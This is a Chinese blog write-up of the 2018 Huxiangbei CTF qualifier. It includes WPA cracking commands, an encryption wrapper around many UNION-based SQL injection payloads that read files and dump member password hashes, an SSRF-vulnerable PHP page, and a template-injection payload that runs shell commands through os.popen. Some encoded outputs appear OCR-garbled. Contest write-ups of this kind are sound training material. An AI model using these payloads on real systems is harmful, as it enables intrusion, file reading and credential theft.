2018湖湘杯海选复赛Writeup

原创

sdly_熬夜冠军 于 2018-11-19 09:39:39 发布 14500 收藏 2


分类专栏： CTF Writeup 文章标签： CTF 2018湖湘杯 2018湖湘杯Writeup

本文链接：https://blog.csdn.net/qq_35405259/article/details/84228991

CTF 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏



Writeup

1 篇文章 0 订阅

订阅专栏

2018湖湘杯Writeup

0x01 签到题

```
关注合天智汇公众号，回复hxb2018得到flag。
```


0x02 MISC Flow

解题思路、相关代码和Flag截图：

下载流量包后使用Wireshark打开发现是无线数据包：

```
aircrack-ng ctf.pcap
aircrack-ng ctf.pcap -w password-top1000.txt
airdecap-ng ctf.pcap -e ctf -p password1
```

使用Wireshark分析ctf-dec.pacp



0x03 WEB Code Check

解题思路、相关代码和Flag截图：

查看http://39.108.176.234:49882/news/路径发现源代码：通过分析写出加密脚本：

```
from Crypto.Cipher import AES
import base64
def encrypt(context):
 cryptor = AES.new('ydhaqPQnexoaDuW3',AES.MODE_CBC,'2018201920202021')
 context = context + 'hxb2018'
 if (len(context)%16 != 0 ):
  add = 16 - (len(context) % 16)
 else:
  add = 0
 context = context + ('\0' * add)
 return base64.b64encode(base64.b64encode(cryptor.encrypt(context)))
while True:
 test = str(raw_input("please input:"))
 print encrypt(test)
```

最后通过sql得到flag：

```
-1 union select 1,load_file('/var/www/flag.php'),3,4 --
-1 union select 1,load_file('/var/www/flag.php'),3,4 --
union select 1,group_concat(schema_name),3 from information_schema.schemata
-1 union select 1,2,version(),4 --
-1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata --
mozhe_discuz_stormgroup
-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='mozhe_discuz_s
tormgroup' --
notice,notice2,stormgroup_member
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='stormgroup_mem
ber' --
id,name,password,status
-1 union select 1,name,password,4 from stormgroup_member where id=1 --
mozhe1
356f589a7df439f6f744ff19bb8092c0
-1 union select 1,name,password,4 from stormgroup_member where id=2 --
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice' --
id,title,content,time
-1 union select 1,id,title,4 from notice2 where id=1 --
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice2' --
```


```
$python hxb.py
please input:1" and 1=1 #
STVSRnlQZjVDMmpRQ3ZYSDBWbGNQUTBQMXV6OEV5dXJJcDZEKzZOVG83RT0=
please input:1" and 1=1 "
dWQvQk8ZZFdVVXFCVlVnRUxiZERYRVhuNGVuOGRURDY0U0Js50xzcFk5az0=
please input:-1 union select 1,2,load_file('/var/www/flag.php'),4 --
eGdkNThpcFRybng4VnpTQkppY3FDbmlUOHMyU3NZb0ZBOHVLVXJ1Tjl2ZGYxWVRjY0FQbHpwbk9XNU1kcUx5ZZ42NVd3eDFmZFMxc091QWpjYjJJK0E9PQ==
please input:GdkNThpcFRybng4VnpTQkppY3FDbmlUOHMyU3NZb0ZBOHVLVXJ1Tjl2ZGYxWVRjY0FQbHpwbk9XNU1kcUx5ZZ42NVd3eDFmZFMxc091QWpjYjJJK0E9PQ==
dFdjN4VQNDISUXM3N1lWUXpveG8ra083aXBZMmRvZkYwa0NqWlVTb2hKSFBJYzNtZHBnUHhoVUlkZVBejZRSWdKUzRNcXNCSGllVks3WGFURjVhOHBDN044R2NMMVV6UG1pWmNnWUgvZlpKbHhINkhLanJZS1BvV0tMQkRPaDB3UnhLdXdwWHdCdkw1Sll0Y1Z6KZU5RHB4a3hmb3hvamJUQVppWHV5MnBJPQ==
please input:-1 union select 1,2,load_file('/var/www/flag.php'),4 --
eGdkNThpcFRybng4VnpTQkppY3FDbmlUOHMyU3NZb0ZBOHVLVXJ1Tjl2ZGYxWVRjY0FQbHpwbk9XNU1kcUx5Z09WVm0zYmxiV2dXWjdvZEZKdlBvL1E9PQ==
please input:-1 union select 1,2,load_file('/var/www/flag.php'),4 -
eGdkNThpcFRybng4VnpTQkppY3FDbmlUOHMyU3NZb0ZBOHVLVXJ1Tjl2ZGYxWVRjY0FQbHpwbk9XNU1kcUx5Z0hmT0ZVSkxNVHVEcWd1VW1pdno5VVE9PQ==
please input:-1 union select 1,load_file('/var/www/flag.php'),3,4 --
eGdkNThpcFRybng4VnpTQkppY3FDdEpVNWxlTHdrVzlEdVBHSCt3Zyt0Tkp0NGRmbTdwRDlkeWluWDE3MXhUaERnbUVxQVQxUXNXa3dwVnN0dW1Yc0E9PQ==
please input:union select 1,group_concat(schema_name),3 from information_schema.schemata
ZkFWSHRKYlJ1bmxGRDZBcUJvOUs5dTFTdnl3OGlhUEV0dmt3YTcZRVc5MXYveWRUdWZVaEtBYnZmRVV4ZUlmdnZjSVJRZk04UEd4NWRhaVgSY3JEMWJrbVltTFd3dGRFNk1VU0pxZWgxdGZDaXNERmx6Q1NNL0xaTDE4dnZPemY=
please input:-1 union select 1,group_concat(schema_name),3 from information_schema.schemata
eGdkNThpcFRybng4VnpTQkppY3FDdGRiWWUwYzBVWkdKVTRsK3B0ZZtma0JmSVl4YUVnaDVnUzVwa2FnUXpFWFIxc2FZZDV6dkxWL0xIWGo5czlhZnprRGhVZkcrVXNMU0ZsNjYzWTl1RE1sYk5FcjRkSVpPSzdNVVBxWTJ1NWg=
please input:-1 union select 1,group_concat(schema_name),3 from information_schema.schemata --
eGdkNThpcFRybng4VnpTQkppY3FDdGRiWWUwYzBVWkdKVTRsK3B0ZZtma0JmSVl4YUVnaDVnUzVwa2FnUXpFWFIxc2FZZDV6dkxWL0xIWGo5czlhZitVNjc5N2Q1Tmh5eFEZZ0IvSUg4VzZJbWpzdDUxdUd1dElaRUVvMFZUV1E=
please input:-1 union select 1,2,version(),4 --
eGdkNThpcFRybng4VnpTQkppY3FDckFZYzBNVUhnUHVuYU9UUjlHd2RWNTdwdXpGczVMcHA3K010bS94bjlEWQ==
please input:-1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata --
eGdkNThpcFRybng4VnpTQkppY3FDdGRiWWUwYzBVWkdKVTRsK3B0ZZtmbnVuUTlZRmJnZTQ0ZENTTEdBV2g5NW5aQmEwYk1QejJ2anJ4amdyeEZwUHE2ZlY0NWN2b2ZmVWNGV1l1KzROTTNNNUxxaXFtUHVCalVnRlBEYnRoUlY=
please input:-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='mozhe_discuz_stormgroup' --
eGdkNThpcFRybng4VnpTQkppY3FDdGS4VWtMbVR5VEJBa1lxMFlvdEIrMlRVbHhpYVpIeitwRlhKSkFqazd3N21XYTFoOGJ1V1ZtMUwxRmS6SkJ5VVU3S0FYeGFIbDkyd0xBS1VyR2FiekxGaExqT0tWR3d4cFpMV1dqaHRSOVcwZlhiMUx3YmxRMGSodHZjaEpKVnBjKzFTNGVkRUF5eUdFM3QySVV1cXllVWwyOENZRVFjaUdudTdVVFgzWWZs
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='stormgroup_member' --
eGdkNThpcFRybng4VnpTQkppY3FDdXZ6d1EwNGthL1B1YkJOa0tKeUpFVFV3L3phV0d6QUtiajhvTTFSUWJoV0JaYXRCVWt1WWUreiswdDhJbnpLUXg2NZxuMHJMb2hJM0NWVWtrWlZuRGs3VGVUUHgwS1Y1VDg1ZFVxdy9ZcUNISDZZNndwdW5yT1R5UmVZNUpJYWFIZjJLUGE5VzJoMStrdlhTa2lWZHBZPQ==
please input:group_concat
cmFFVFllbUtpbi9QdnQ5NytSaW51MXZua3AwaVFoQZ9qTTVxZUxGYnh3QT0=
please input:
WCs2TWUvalVTOU9QajN1RURJc1dCUT09
please input:
WCs2TWUvalVTOU9QajN1RURJc1dCUT09
please input:-1 union select 1,name,password from stormgroup_member where id=1 --
eGdkNThpcFRybng4VnpTQkppY3FDbzRORWt2aGEwOFU1Zlk2Vjdkd3lkdnhneXppRXUxclhsZkE5OTdhNUNoME83cmc4OTV6cGQzUTY0S1RyR3hEVlhaNHlRSVpHcGlKL1NGTFFadTVpOVk9
please input:-1 union select 1,name,password,4 from stormgroup_member where id=1 --
eGdkNThpcFRybng4VnpTQkppY3FDbFFaVHphUjVINkdRWGNacFBlWG90NUVzMGVIWTdEa1E1c01zMndSckR1WDhoa0dyOGRKSVl1c2Mxcm1UQXFLVUVBRklIZmUrWVVjMTV6ajBZbU9EVHc9
please input:-1 union select 1,name,password,4 from stormgroup_member where id=2 --
eGdkNThpcFRybng4VnpTQkppY3FDbFFaVHphUjVINkdRWGNacFBlWG90NUVzMGVIWTdEa1E1c01zMndSckR1WDhoa0dyOGRKSVl1c2Mxcm1UQXFLVU1Pd3dpMGFHQnRRaWY3aGpIeTJVc1E9
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice' --
eGdkNThpcFRybng4VnpTQkppY3FDdXZ6d1EwNGthL1B1YkJOa0tKeUpFVFV3L3phV0d6QUtiajhvTTFSUWJoV0JaYXRCVWt1WWUreiswdDhJbnpLUXg2NZxuMHJMb2hJM0NWVWtrWlZuRGs3VGVUUHgwS1Y1VDg1ZFVxdy9ZcUNnMGFnVU96dXB8bU51WDRTTkkrYUxkNVNPaHhtbTdORGh1MmJRRUVhczBRPQ==
please input:-1 union select 1,title,content,4 from notice where id=1 --
eGdkNThpcFRybng4VnpTQkppY3FDdWtVSDAyVFBQYVdUdFFoeER5b3V5SUpjZnVRNHZEd2xleUdHSkdZQmttYnhQWFNSMWtIL0hmdDR5cFlEWFozMjdmSzFGQ0duQWIrUjY5RFQxYU11eHc9
please input:-1 union select 1,title,content,4 from notice where id=2 --
eGdkNThpcFRybng4VnpTQkppY3FDdWtVSDAyVFBQYVdUdFFoeER5b3V5SUpjZnVRNHZEd2xleUdHSkdZQmttYlhUSHlNak5QRGlwMEpKSVlWaUdJaUxHY2djdWNsOEtReWIrWkFhZm8zalE9
please input:-1 union select 1,title,content,4 from notice2 where id=1 --
eGdkNThpcFRybng4VnpTQkppY3FDdWtVSDAyVFBQYVdUdFFoeER5b3V5S3YwdWdzRkFZdFZBOTl5K2MwSk4zcnBWeXIxTWRvdjgwZGREWktnbkg2dFVFbXpSV0szN3JDNVEwQXVrQTRUOTQ9
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice2' --
eGdkNThpcFRybng4VnpTQkppY3FDdXZ6d1EwNGthL1B1YkJOa0tKeUpFVFV3L3phV0d6QUtiajhvTTFSUWJoV0JaYXRCVWt1WWUreiswdDhJbnpLUXg2NZxuMHJMb2hJM0NWVWtrWlZuRGs3VGVUUHgwS1Y1VDg1ZFVxdy9ZcUNRVEhYRkZIMjlWMUVHdTdpMzJrcVgzTlVEcEJyYWg0SjVOVENXTjhENEhrPQ==
please input:-1 union select 1,id,title,4 from notice2 where id=1 --
eGdkNThpcFRybng4VnpTQkppY3FDdmdzeVVnZmltWENRdjFtSWpSM1FwRHZBZ1J4Y3piRXlxWE5pazhqMXBRS1JpNVlidFVkSWVoQkQyUExsekIZM3c9PQ==
please input:
```

1

hxb2018{14ef3bd9a833a50b7ae24bbb0e4d57c8}


0x04 WEB Readflag

解题思路、相关代码和Flag截图：
打开之后题目提示使用url-ssrf：
测试发现存在web.php：




```php
<?php
if(!isset($_GET['url'])){
  echo "ssrf me with parameter 'url'";
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
//echo $_GET['url'];
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
echo curl_exec($ch);
curl_close($ch);

//var_dump($_POST);
$ip = $_SERVER['REMOTE_ADDR'];
if(isset($_POST['user'])){
  if($_POST['user']=="admin" && $ip=="127.0.0.1"){
    system("/var/www/html/ssrf/readflag");
}

}
```


根据提示存在readflag。但是访问是乱码，猜测使用c语言编译后的，访问readflag.c




```c
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char *argv[] )
{
char ch;
FILE *fp;
```

```
FILE *fp;
int i;

if((fp=fopen("flag","r"))==NULL)
{
  printf("error\n");
  exit(0);
}

while ((ch=fgetc(fp))!=EOF)
putchar(ch);
fclose(fp);
}

```



发现该程序读取的是flag文件，访问得到flag：

0x05 WEB XmeO

解题思路、相关代码和Flag截图：

提交

payload：`{{''.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.linecache.os.popen('grep -nir hxb2018').read()}}`。



ssti服务器端模版注入获得flag。

0x06 Reverse Replace

解题思路、相关代码和Flag截图：
逆向程序逻辑

```
signed int __fastcall sub_401090(int buffer, int len)
{
  int buffer_; // ebx
  int index; // edx
  char v5; // al
  int v6; // esi
  int v7; // edi
  char v8; // al
  int v9; // eax
  char v10; // cl
  int v11; // eax
  int v12; // ecx

  buffer_ = buffer;
  if ( len != 35 )
    return -1;
  index = 0;
  while ( 1 )
  {
    v5 = *(_BYTE *)(index + buffer_);
    v6 = (v5 >> 4) % 16;
    v7 = (16 * v5 >> 4) % 16;
    v8 = a2a49f69c38395c[2 * index];
    if ( v8 < 48 || v8 > 57 )
      v9 = v8 - 'W';
    else
      v9 = v8 - '0';
    v10 = a2a49f69c38395c[2 * index + 1];
    v11 = 16 * v9;
    if ( v10 < 48 || v10 > 57 )
      v12 = v10 - 87;
    else
      v12 = v10 - 48;
    if ( (unsigned __int8)byte_4021A0[16 * v6 + v7] != ((v11 + v12) ^ 0x19) )
      break;
    if ( ++index >= 35 )
      return 1;
  }
  return -1;
}
```




```
test1 = "637c777bf36b6fc53001672bfed7ab76ca82c97dfa5947f0add4a2af9ca472c0b7fd9326363ff7cc34a5e5f171d8311504c723c
31896059a071280e2eb27b27509832c1a1b6e5aa0523bd6b329e32f8453d100ed20fcb15b6acbbe394a4c58cfd0efaafb434d338545f9027
f503c9fa851a3408f929d38f5bcb6da2110fff3d2cd0c13ec5f974417c4a77e3d645d197360814fdc222a908846eeb814de5e0bdbe0323a0
a4906245cc2d3ac629195e479e7c8376d8dd54ea96c56f4ea657aae08ba78252e1ca6b4c6e8dd741f4bbd8b8a703eb5664803f60e613557b
986c11d9ee1f8981169d98e949b1e87e9ce5528df8ca1890dbfe6426841992d0fb054bb1648".decode('hex')

test2 = '3350ef85212045c78fcfedf93c51504dcf004d51c7effbc3cf6e9ffb0443c3ff'.decode('hex')

for tet in test2:
 if tet in test1:
  print(chr(test1.index(tet))),
```


获得flag：

0x07 MISC Disk

解题思路、相关代码和Flag截图：



搜索flag发现如上：



将这些十六进制当作二进制拼接起来即可得到flag：

